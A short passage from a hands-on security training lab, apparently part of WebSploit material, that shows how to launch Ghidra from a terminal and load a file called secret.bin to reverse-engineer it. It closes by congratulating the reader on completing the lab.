
```
root@websploit:~/ghidra_9.1.1_PUBLIC# pwd
/root/ghidra_9.1.1_PUBLIC
root@websploit:~/ghidra_9.1.1_PUBLIC# ls
docs  Extensions  Ghidra  ghidraRun  ghidraRun.bat  GPL  LICENSE  licenses  server  support
root@websploit:~/ghidra_9.1.1_PUBLIC# ./ghidraRun
```

Tip: The Ghidra website (https://ghidra-sre.org/) includes a good introductory tutorial (video) on how to run Ghidra and start a project to analyze/reverse a file.

Once you find the secret.bin, you can create a Ghidra Project and drag it to the project to analyze it (as also demonstrated in the video you just watched).



Were you able to find something interesting in the file?



Congratulations!

You have successfully completed the lab!

Of course, you can continue *playing* with all the vulnerable applications within WebSploit and others that I have listed in the GitHub repository (https://h4cker.org/github), as there are dozens of other “flags” / challenges / exercises...